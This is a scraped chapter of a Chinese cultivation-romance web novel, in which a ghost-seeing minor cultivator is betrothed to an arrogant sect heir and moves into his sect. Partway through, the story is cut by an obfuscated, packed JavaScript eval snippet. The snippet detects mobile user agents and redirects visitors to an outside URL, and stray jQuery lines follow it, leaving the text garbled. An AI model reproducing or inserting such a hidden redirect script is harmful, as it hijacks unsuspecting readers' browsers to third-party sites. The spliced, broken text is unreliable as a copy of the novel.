江知渔梦见自己被恶鬼啃死,惊醒时冷汗浸透中衣,她喘着气坐起身,还没来得及擦汗,房门就被人撞开。
“小姐!不好了!”丫环芝灵跌跌撞撞冲进来,“星辰宗的人到了前厅,说是、说是来提亲的!”
江知渔手中的帕子被吓掉,提亲?星辰宗?那个修真界第一大宗门?
“等等,”江知渔蓦然反应过来,“提亲?给谁提亲?”
芝灵的表情变得十分微妙:“给……给小姐你。”
闻言江知渔眼前一黑。
……
少女坐在梳妆台前,看着铜镜里那张还算清秀的脸,实在是想不通。
她,江家旁支庶女,资质平平,修为卡在筑基初期三年纹丝不动,唯一拿得出手的本事是能看见别人看不见的东西,俗称阴阳眼。
星辰宗少宗主顾星渡,那可是修真界百年不遇的奇才,据说长得比合欢宗的男修还好看,修为高深莫测,性格呃,性格据说比较特别。
特别到十八岁了还没道侣,不是没人想嫁,是没人敢嫁。
“听说顾少宗主前年把上门提亲的玉兰仙子打出去了,”芝灵边给她梳头边小声说,“去年又把白月圣女气得当场发誓终身不嫁。”
江知渔嘴角抽了抽:“那他来我家提什么亲?”
“老爷说,是因为三日前你在大街上……”芝灵的声音更小了,“当众扒了顾少宗主的裤子。”
江知渔脑子一闪,卧槽!她想起来了。
三日前鬼市大开,她追着一只偷了她月例钱的吊死鬼满街跑,那鬼狡猾得很,专往人堆里钻。
她情急之下掏出一张定身符,想也不想就拍了出去,结果拍错了人。
拍在了一个背影挺拔,穿着白衣的少年身上。
那少年回过头,一张脸好看得让她呼吸停了停。
后面她发现,定身符没定住他,反而激起了他衣袍上的防护法阵,一阵刺眼白光后,他的外裤化作了齑粉。
风吹过,少年的两条长腿白得晃眼。
江知渔当时脑子里只有一个念头,完了,这月例钱要不回来了。
后来她才知道,那少年就是顾星渡。
而现在,顾星渡的师父,星辰宗大长老,正坐在她家前厅,笑眯眯的对她爹说:“两个孩子有缘,不如结为道侣?”
有缘个鬼,那是孽缘!
江知渔被押到前厅时,脑子里还在飞速运转怎么推掉这门亲事。
她爹江临风坐在主位,笑得夸张,旁边坐着一位白发白须的老者,仙风道骨,正是星辰宗大长老玄真子。
而站在玄真子身后的少年,江知渔依旧看的呼吸一滞。
顾星渡今天穿了身绣金长衫,腰间系着玉带,墨发用发带高高束起。
他的皮肤很白,鼻梁高挺,唇色偏淡,最绝的是那双眼睛,眼尾微微上挑,看人时自带三分漫不经心。
好看是真好看,欠揍也是真欠揍。
因为此刻,他正用一种看蝼蚁的眼神,居高临下的打量着她。
“知渔啊,”江临风搓着手,“这位是星辰宗的顾少宗主,你们见过的哈?”
何止见过,还见过他的大腿。
江知渔硬着头皮行礼:“见过少宗主。”
顾星渡从鼻子里哼了一声。
玄真子笑呵呵的打圆场:“星渡,打招呼。”
“师父,”顾星渡开口,声音清冷,“你确定要让我娶她?她连金丹都不是。”
闻言江知渔拳头硬了。
“修为可以慢慢提升嘛,”玄真子捋着胡子,“我看这丫头根骨不错,尤其是那双眼睛。”
“阴阳眼而已,”顾星渡打断,“修真界又不是没有。”
“但能看见那种东西的阴阳眼,可就少了。”玄真子意味深长的看了江知渔一眼。
江知渔心下一惊。
她知道玄真子指的是什么,她能看见的不仅是普通鬼魂,还有魔煞,一种由极深怨气凝结而成,连高阶修士都难以察觉的秽物。
这也是她修为停滞不前的原因,大部分灵力都用来压制这些玩意了。
“我不同意。”顾星渡说得干脆利落,“我要找道侣,至少也得是元婴期,长得要好看,性格要温婉,最重要的是。”
他瞥了江知渔一眼:“不能比我矮太多。”
江知渔:“……”她好歹也有一米六五,在女修里不算矮了!但这厮至少一米八五,看谁都矮好吗!
“这事由不得你,”玄真子依旧笑眯眯的,但语气不容置疑,“你师祖给你算过命,十八岁前必须定下道侣,否则有大劫,今日是最后期限。”顾星渡脸色沉了下来。
江知渔趁机开口:“大长老,晚辈资质愚钝,实在配不上少宗主,不如……”
“配得上配得上,”江临风急忙打断,“知渔虽然修为不高,但做饭好吃,还会缝衣服!”
江知渔一口老血哽在喉咙,爹,你这是嫁女儿还是招保姆?
玄真子点点头:“甚好,星渡从小挑食,正好需要个会做饭的道侣,那就这么定了,两日后来接人。”
“等等!”顾星渡和江知渔同时开口。
玄真子起身,拍了拍少年的肩:“你师祖的话,你敢不听?”
顾星渡噎住了。
江知渔还想挣扎,玄真子已经走到她面前,塞给她一块玉佩:“这是聘礼之一,戴上它,能帮你压制魔煞。”
玉佩入手温润,江知渔确实感觉到一直缠绕在周身的阴冷气息淡了些。
她犹豫了。
“至于你父亲,”玄真子看向江临风,“星辰宗会提供足够资源,助你结婴。”
江临风眼睛都直了。
这下江知渔彻底明白了,这是一场交易,她用自由换父亲突破的机会,和自己不再被魔煞折磨的可能。
她握紧玉佩,抬眼看向顾星渡。
少年正瞪着她,那双漂亮的眼睛里写满了威胁。
江知渔垂下眼眸,她朝玄真子行了一礼:“晚辈愿意。”
顾星渡:“……你再说一遍?”
两日后,星辰宗的飞舟停在江家上空。
江知渔穿着赶制出来的半成品嫁衣,被芝灵扶着上了飞舟。
顾星渡站在甲板上,看都没看她一眼。
飞舟起飞,江家越来越小,江知
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17241391|197751||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
渔心里说不上是什么滋味。
她摸着怀里的玉佩,看了眼顾星渡的背影,倏然开口:“少宗主。”
顾星渡不理她。
“我们打个商量吧。”
少女走到他身边:“我知道你不想娶我,我也不想嫁你,但师命难违,我们不如做表面道侣,你修你的仙,我捉我的鬼,互不干涉,等风头过了,再找个理由和离,如何?”
顾星渡终于转过头,用看傻子的眼神看她:“你以为我师父是吃素的?”
“那怎么办?”江知渔摊手,“真要做道侣?双修的那种?”
顾星渡耳朵肉眼可见的红了:“你、你一个姑娘家,怎么如此不知羞耻!”
江知渔乐了:“双修不是正经修炼方式吗?合欢宗还拿它当主打功法呢。”
“闭嘴!”顾星渡气得转身就走,“我警告你,离我远点!不许进我洞府!不许跟别人说我们有关系!否则……”
“否则怎样?”江知渔挑眉。
少年憋了半天,憋出一句:“否则我就告诉师父你非礼我!”
江知渔听完,朝他扮了个鬼脸,不再说话。
星辰位于九天山脉之巅,云雾缭绕,仙鹤成群。
飞舟降落时,江知渔被眼前的景象震撼了,白玉铺就的广场,高耸入云的长殿,空气中弥漫着浓郁的灵气,吸一口都觉得神清气爽。
如果没有那些飘来飘去的魔煞的话就更好了,星辰宗虽然也有怨煞,但比外面少了很多。
江知渔跟着顾星渡下了飞舟,立刻引来无数目光。
“那就是少宗主的道侣?长得还行,就是修为低了点。”
“听说是个旁支庶女,家里没什么背景。”
“少宗主能愿意?他不是最讨厌弱者吗?”
窃窃私语声传入耳中,江知渔面不改色,倒是顾星渡,突兀停下脚步,冷眼扫过人群:“都很闲?”
四周瞬间安静。
他继续往前走,江知渔跟上去,小声说:“谢谢啊。”
“谁帮你了?”顾星渡哼道,“我只是嫌他们吵。”
江知渔撇嘴,行,傲娇嘛,她懂的。
玄真子给两人安排的洞府在山腰一处清幽之地,两间静室,一个客厅,外加炼丹房和练功房。
“你们先住这儿,”玄真子说,“等感情好了,再换大点的。”
顾星渡:“不会有那一天。”
江知渔:“同意。”
玄真子笑得意味深长:“话别说太满。”
等玄真子走了,顾星渡立刻划清界限:“左边那间是我的,右边归你,没事别过来,有事更别过来。”
江知渔点头:“好的少宗主,没问题少宗主。”
顾星渡被她的顺从噎了一下,似乎没想到她这么配合。
他呆愣了一会,最后什么也没说,转身进了左边静室,反手关上门。
江知渔耸耸肩,进了右边静室。
房间很干净,该有的东西都有,她把自己的物品拿出来摆好,然后从储物袋里掏出一面小镜子。
镜子里映出她的脸,以及她身后一个穿着星辰宗弟子服,七窍流血的男鬼。